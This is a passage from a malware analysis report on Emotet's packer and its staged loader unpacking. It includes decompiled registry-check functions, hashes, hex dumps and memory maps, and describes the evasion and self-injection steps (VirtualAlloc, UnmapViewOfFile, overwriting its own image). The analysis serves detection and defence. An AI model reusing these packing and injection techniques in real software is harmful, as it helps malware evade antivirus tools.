


Figure 20 – HTTP POST requests to C2 servers

Binary Analysis

Emotet's Packer

The main purpose of a packer is to compress and encrypt an executable as data inside another executable. Malware authors favor packers that make their payloads fully undetectable by antivirus products and the unpacking code difficult to analyze using a disassembler. The encrypted loader is unpacked at runtime and the unpacking code then passes execution to the newly unpacked code. For malware developers, packers help evade detection by making static analysis of the binary more difficult. Packers may be developed internally or by third parties who specialize in their creation. Emotet's packer is polymorphic which makes it difficult for signature-based detection tools to profile the sample based on the footprint of the packer.

- Filename: 15.exe
- Size: 428808 bytes
- MD5: 322F9CA84DFA866CB719B7AECC249905
- SHA1: 147DDEB14BFCC1FF2EE7EF6470CA9A720E61AEAA
- SHA256: AF2F82ADF716209CD5BA1C98D0DCD2D9A171BB0963648BD8BD962EDB52761241

Its resource (.rsrc) section takes up a significant proportion of the total size of the file (51%), which is an indication that the malware might be packed.




Figure 21 – Resource section consuming more than half of the binary

Looking at the resource section reveals two anomalous resources called EXCEPT and CALIBRATE. The high entropy and large size of EXCEPT suggests that this might be an encrypted payload. Dumping the resource confirms that it contains encrypted data. In some samples we found that a decrypted PE file is dropped from the .data section.

type (9)	name	file-offset (82)	signature	non-standard	size (215542 ...	file-ratio (50.2...	md5	entro...
MAD	EXCEPT	0x00036388	unknown	x	57232	13.35 %	BA69ACB89FB6C955E05979D34...	7.997
MAD	CALIBRATE	0x00036370	unknown	x	20	0.00 %	9A62D0B5B6EC898E0A623F618...	2.419
icon	8	0x00055798	icon	-	34794	8.11 %	B8B0395B7061325A38B9F123E...	7.977
rcdata	CHARTABLE	0x0004B008	Delphi-C...	-	33512	7.82 %	6E9C1C8C0A0EC8D7316577956...	3.507
icon	9	0x0005DF88	icon	-	14920	3.48 %	4B9D7BADC0CB6B8CF8E317E79...	4.533
icon	10	0x000619D0	icon	-	9640	2.25 %	434CAAD9C069FEABCA4C86011...	4.298
icon	11	0x00063F78	icon	-	6760	1.58 %	1FC0B5F6C09BA295515958C62...	4.755
icon	12	0x000659E0	icon	-	4264	0.99 %	BEB3466E9026ADBCCD33BBCB...	3.616

Figure 22 – Anomalous resources called EXCEPT and CALIBRATE

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	77	77	77	2E	6D	61	64	73	68	69	2E	6E	65	74	6C	DF	www.madshi.netlß
00000010	00	00	03	00	00	00	12	47	75	4B	A2	F4	AB	7E	00	00	.......GuK¢ô«~..
00000020	00	00	34	11	AB	B0	E0	2F	3F	49	84	A0	76	25	31	16	..4.«°à/?I„ v%1.
00000030	DE	91	E9	EB	26	5A	5A	17	FF	2C	B0	39	21	ED	52	00	Þ‘éë&ZZ.ÿ,°9!íR.
00000040	29	9A	EC	EF	9C	E0	9F	CB	51	39	5C	21	D0	C0	47	5D	)šìïœàŸËQ9\!ÐÀG]
00000050	4D	C7	85	A1	94	E6	04	37	AF	7E	49	CB	D2	84	E6	CB	MÇ…¡”æ.7¯~IËÒ„æË
00000060	D2	E0	DA	23	2F	E4	36	3A	9B	7E	15	59	3F	A1	E2	FE	ÒàÚ#/ä6:›~.Y?¡âþ
00000070	10	0E	C6	6B	45	FD	3F	D1	5F	B9	63	5E	C7	40	A2	EC	..ÆkEý?Ñ_¹c^Ç@¢ì
00000080	9B	96	76	AA	24	1E	58	03	66	52	3F	46	5C	D3	BB	C3	›–vª$.X.fR?F\Ó»Ã
00000090	ED	A9	34	6E	08	A3	43	FA	CC	14	59	30	5C	98	AA	40	í©4n.£CúÌ.Y0\˜ª@

Figure 23 – Encrypted data in EXCEPT

The unpacked Emotet loader contains many functions, but when the suspected packed sample is opened in a disassembler such as Ghidra, only a handful of functions are identified.[25] This is another indication that the binary is packed.




Figure 24 – List of functions identified by Ghidra in the packed Emotet sample

Packer Registry Check

During our analysis of the packer code, we noticed a function that generates an array of characters and has a conditional while(true) infinite loop. This finding made us curious whether we could trigger the infinite loop to stop the execution of the unpacking code, thereby preventing the main Emotet loader from running. The function works by reading a Windows Registry key through a call to RegOpenKeyA.[26] If the key is not found, the malware enters an infinite loop (Figure 25).

```
void __fastcall FUN_00401a90(undefined4 param_1)
{
  int iVar1;
  DAT_004343d0 = 0;
  *PTR_s_ffffffffffffffffffffffffffffffff_00411088 = 0x6a;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 1] = 0x6f;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 2] = 0x75;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 3] = 0x66;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 4] = 0x73;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 5] = 0x67;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 6] = 0x62;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 7] = 100;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 8] = 0x66;
  // [Redacted]
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x29] = 0x31;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2a] = 0x65;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2b] = 100;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2c] = 0x62;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2d] = 0x62;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2e] = 0x3a;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2f] = 0x7e;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x30] = 1;
  while (DAT_004343d0 < 0x31) {
    PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0] =
      PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0] - 1;
    DAT_004343d0 = DAT_004343d0 + 1;
  }
  iVar1 = (*_DAT_004343f4)(DAT_00411000 + -300,PTR_s_ffffffffffffffffffffffffffffffff_00411088,
      &DAT_0043440c, param_1);
  if (iVar1 == 0) {
    return;
  }
  do {
    /* WARNING: Do nothing block with infinite loop */
  } while( true );
}
```

Figure 25 – Function that checks for the existence of “interface\{aa5b6a80-b834-11d0-932f-00a0c90dcaa9}” in the registry

Function FUN_00401a90 decodes a string with the value “interface\{aa5b6a80-b834-11d0-932f-00a0c90dcaa9}” which is passed as a parameter to RegOpenKeyA. This registry key is required for the Windows scripting engine interface IActiveScriptParseProcedure32 to function.[27] Specifically, the interface parses a given code procedure and adds the procedure to the namespace.

```
0018FF58  80000000  HKEY_CLASSES_ROOT
0018FF5C  00411010  "interface\\{aa5b6a80-b834-11d0-932f-00a0c90dcaa9}"
0018FF60  0043440C  15.0043440C
0018FF64  770DCC15  advapi32.RegOpenKeyA
```

Figure 26 – RegOpenKeyA parameters

We reviewed other samples of Emotet for similar functions. Interestingly, when run all the samples either exited the main thread or entered an infinite loop in the absence of this registry key.

- Filename: 891.exe
- First submitted to VirusTotal: May 8, 2019
- MD5: BD3B9E60EA96C2A0F7838E1362BBF266
- SHA1: 62C1BEFA98D925C7D65F8DC89504B7FBB82A6FE3
- SHA256: 28E3736F37222E7FBC4CDE3E0CC31F88E3BFC16CC5C889B326A2F74F46E415AC

```
void FUN_00401930(void)

{
  _DAT_0041aab0 =
       (*_DAT_0041aa80)(0x80000000,PTR_s_ccccccccccccccccccccccccccccccc_0040800c,&DAT_0041aa8c);
  if (_DAT_0041aab0 == 0) {
    return;
  }
  do {
                    /* WARNING: Do nothing block with infinite loop */
  } while( true );
}
```

Figure 27 – Main thread goes into an infinite loop in the absence of the registry key

- Filename: 448.exe
- First submitted to VirusTotal: March 7, 2019
- MD5: 193643AB7C0B289F5DE3963E4ADC1563
- SHA1: B14290BFAE015D37EBA7EDD8F5067AD5E238CC68
- SHA256: FD9E5C47F9AEB47F5E720D42DD4B8AD231EE3BA5270E3FBD126FC8C6F399D243

```
undefined4 __cdecl entry(undefined4 param_1)

{
  // [Redacted]
  AbortDoc((HDC)0x1);
  CreateMenu();
  // [Redacted]
  DAT_00440dbc = (undefined4 *)&stack0xfffffffc;
  FUN_00401b30(0x1cf,0x4dc);
  GenerateRegKeyString();
  local_8 = 0;
  while (local_8 < 0x31) {
    PTR_s_ffffffffffffffffffffffffffffffff_004401c8[local_8] =
         PTR_s_ffffffffffffffffffffffffffffffff_004401c8[local_8] + -2;
    local_8 = local_8 + 1;
  }
  DAT_00440140 = DAT_00440140 + -2;
  iVar3 = (*RegOpenKeyA_exref)(DAT_00440140,PTR_s_ffffffffffffffffffffffffffffffff_004401c8,
                               &DAT_00440e2c);
  if (iVar3 == 0) {
    _DAT_00440e0c = RegQueryValueExW_exref;
    // [Redacted]
      return uVar2;
    }
  // if key doesnt exist it simply returns.
  return 0;
}
```


Figure 28 – Main thread exits in the absence of the registry key

Emotet Loader Unpacking and Initialization Procedure

In this section we document the unpacking and initialization procedure of the Emotet loader. In the optional header of 15.exe, address space layout randomization (ASLR) is disabled, which means that if possible, the module is loaded into memory at its preferred base address of 0x00400000.

STAGE 1

One of the imported functions in 15.exe is VirtualAllocEx.[28] This function is used to allocate memory in a remote process and is often used by malware for process injection. We will start by putting a breakpoint on the return address for VirtualAllocEx.



Address	Size	Info	Content	Type	Protection	Initial
00010000	00010000			MAP	-RW--	-RW--
00020000	00001000			PRV	-RW--	-RW--
00030000	00001000			PRV	-RW--	-RW--
00040000	00001000			IMG	-R---	ERWC-
00050000	00039000	Reserved		PRV		-RW--
00089000	00007000			PRV	-RW-G	-RW--
00090000	000FC000	Reserved		PRV		-RW--
0018C000	00004000	Thread A90 Stack		PRV	-RW-G	-RW--
00190000	00004000			MAP	-R---	-R---
001A0000	00001000			PRV	-RW--	-RW--
001B0000	00067000	\Device\HarddiskVolume1\Windows\S		MAP	-R---	-R---
00350000	00003000			PRV	-RW--	-RW--
00353000	0000D000	Reserved (00350000)		PRV		-RW--
00400000	00001000	15.exe		IMG	-R---	ERWC-
00401000	00007000	".text"	Executable code	IMG	ER---	ERWC-
00408000	00009000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00411000	00024000	".data"	Initialized data	IMG	-RW--	ERWC-
00435000	00036000	".rsrc"	Resources	IMG	-R---	ERWC-
00470000	00009000			MAP	-R---	-R---
00479000	00177000	Reserved (00470000)		MAP		-R---

Figure 29 – Memory mapped sections of 15.exe shown in x64dbg

If we run until the breakpoint, we see that Emotet creates an allocation of memory at 0x00220000. It then copies a code stub from the .data section of the mapped image at 0x00422200 (file offset 0x0001FE00) to the newly allocated memory space and gives control to it.




Figure 30 – Allocation of memory at 0x00220000

Emotet then deobfuscates API and DLL names from the code copied to 0x00220000 (Figures 31 and 32).




Figure 31 – Deobfuscating LoadLibraryExA and kernel32.dll[29]




Figure 32 – Deobfuscating VirtualAlloc

It then calls GetProcAddress from kernel32.dll to get the addresses of the decoded API names (Figure 33).[30]




Figure 33 – GetProcAddress call from code stub at 0x00220000 retrieving the addresses of exported APIs from kernel32.dll

First, the address of LoadLibraryExA is retrieved in this way. It then uses this address to load kernel32.dll into the address space at 0x766D0000. Afterwards, it uses the handle to the loaded module kernel32.dll to call GetProcAddress on the list of functions below:

- LoadLibraryExA
- GetProcAddress
- VirtualAlloc
- SetFilePointer
- LstrlenA
- LstrcatA
- VirtualProtect
- UnmapViewOfFile
- GetModuleHandleA
- WriteFile
- CloseHandle
- VirtualFree
- GetTempPathA
- CreateFileA




Figure 34 – Call to GetProcAddress to get the address of LoadLibraryExA

Figure 35 – Call to LoadLibraryExA to load kernel32.dll into memory




Figure 36 – Deobfuscated API names whose addresses are resolved

GETPROCADDRESS CALL FOR INVALID FUNCTION NAME

Interestingly, the Emotet loader calls GetProcAddress for an invalid function name called “mknjht34tfserdgfwGetProcAddress”. Since this is invalid, the function returns a null value with an error code of 0000007F (ERROR_PROC_NOT_FOUND). In all the Emotet samples we reviewed a call was made to GetProcAddress for this invalid function name.




Figure 37 – Call to GetProcAddress for an invalid API




Figure 38 – Call to GetProcAddress to fetch the address of GetProcAddress.




Figure 39 – Function addresses of APIs saved on the stack

Once the code stub has retrieved the function addresses, VirtualAlloc is called to allocate another memory region where it writes the decrypted PE file from the .data section of 15.exe, rather than from the .rsrc section.[31]




Figure 40 – Allocation of memory at address 0x00240000




Figure 41 – Stub writes PE file at address 0x00240000

EMOTET BINARY DUMPED FROM 0X00240000

- Filename: emotet_dumped_240000.exe
- MD5: D623BD93618B6BCA25AB259DE21E8E12
- SHA1: BBE1BFC57E8279ADDF2183F8E29B90CFA6DD88B4
- SHA256: 01F86613FD39E5A3EDCF49B101154020A7A3382758F36D875B12A94294FBF0EA
- Bromium Cloud Classification: Win32.Trojan.Emotet

Dumping the executable and examining it reveals that it is another packed Emotet binary that contains the main loader. We have seen in some Emotet samples that the first mapped decrypted executable cannot be directly run after dumping it from memory, but this sample was able to run.

Pestudio identifies several suspicious characteristics about this file, including the absence of imports, the detection of a packer signature “Stranik 1.3 Modula/C/Pascal” and that the file may contain another file.




Figure 42 – Suspicious indicators about emotet_dumped_240000.exe identified by pestudio

Figure 43 – Bromium Controller process interaction graph of emotet_dumped_240000.exe. It launches itself and creates service a called “ipropmini”, which closely matches the behavior shown by 15.exe.

Figure 44 – Bromium Controller view of high severity events detected for emotet_dumped_240000.exe

STAGE 2

After writing and decrypting the executable at 0x00240000, the code stub allocates another memory region at address 0x00260000 using VirtualAllocEx. After allocating memory, it reads the loader from memory region 0x00240000 and writes it to 0x00260000.




Figure 45 – Call to VirtualAllocEx to allocate memory at 0x00260000




Figure 46 – Stub writes the main Emotet loader at 0x00260000

After writing the main Emotet loader at 0x00260000, the code stub then inserts hooks and JMP instructions in the code (Figure 48). Emotet does this to make code analysis difficult and confuses disassemblers. Once the hooks are in place the loader becomes dependent on another memory region to run which means that dumping to disk will not allow it to run even after fixing the alignment and raw offsets of the PE file's sections.




Figure 47 – Execution error for dumped PE file from virtual address 0x00260000




Figure 48 – Modification of executable located at 0x00260000 by the code stub

STAGE 3

Once the loader is modified and ready at 0x00260000, the stub calls UnmapViewOfFile to unmap 15.exe from 0x00400000, which is the memory region that the first Emotet image was loaded into.[32] It then allocates a new memory region at 0x00400000 that is the same size of the loader at 0x00260000 (15000 bytes). After allocating the new memory region, it then copies the modified loader to 0x00400000. This is a process injection technique where the malware modifies its binary in memory and then overwrites itself.




Figure 49 – Emotet unmaps the loaded image 15.exe from 0x00400000




Figure 50 – Memory map view after image 15.exe is unmapped




Figure 51 – Newly allocated memory at 0x00400000

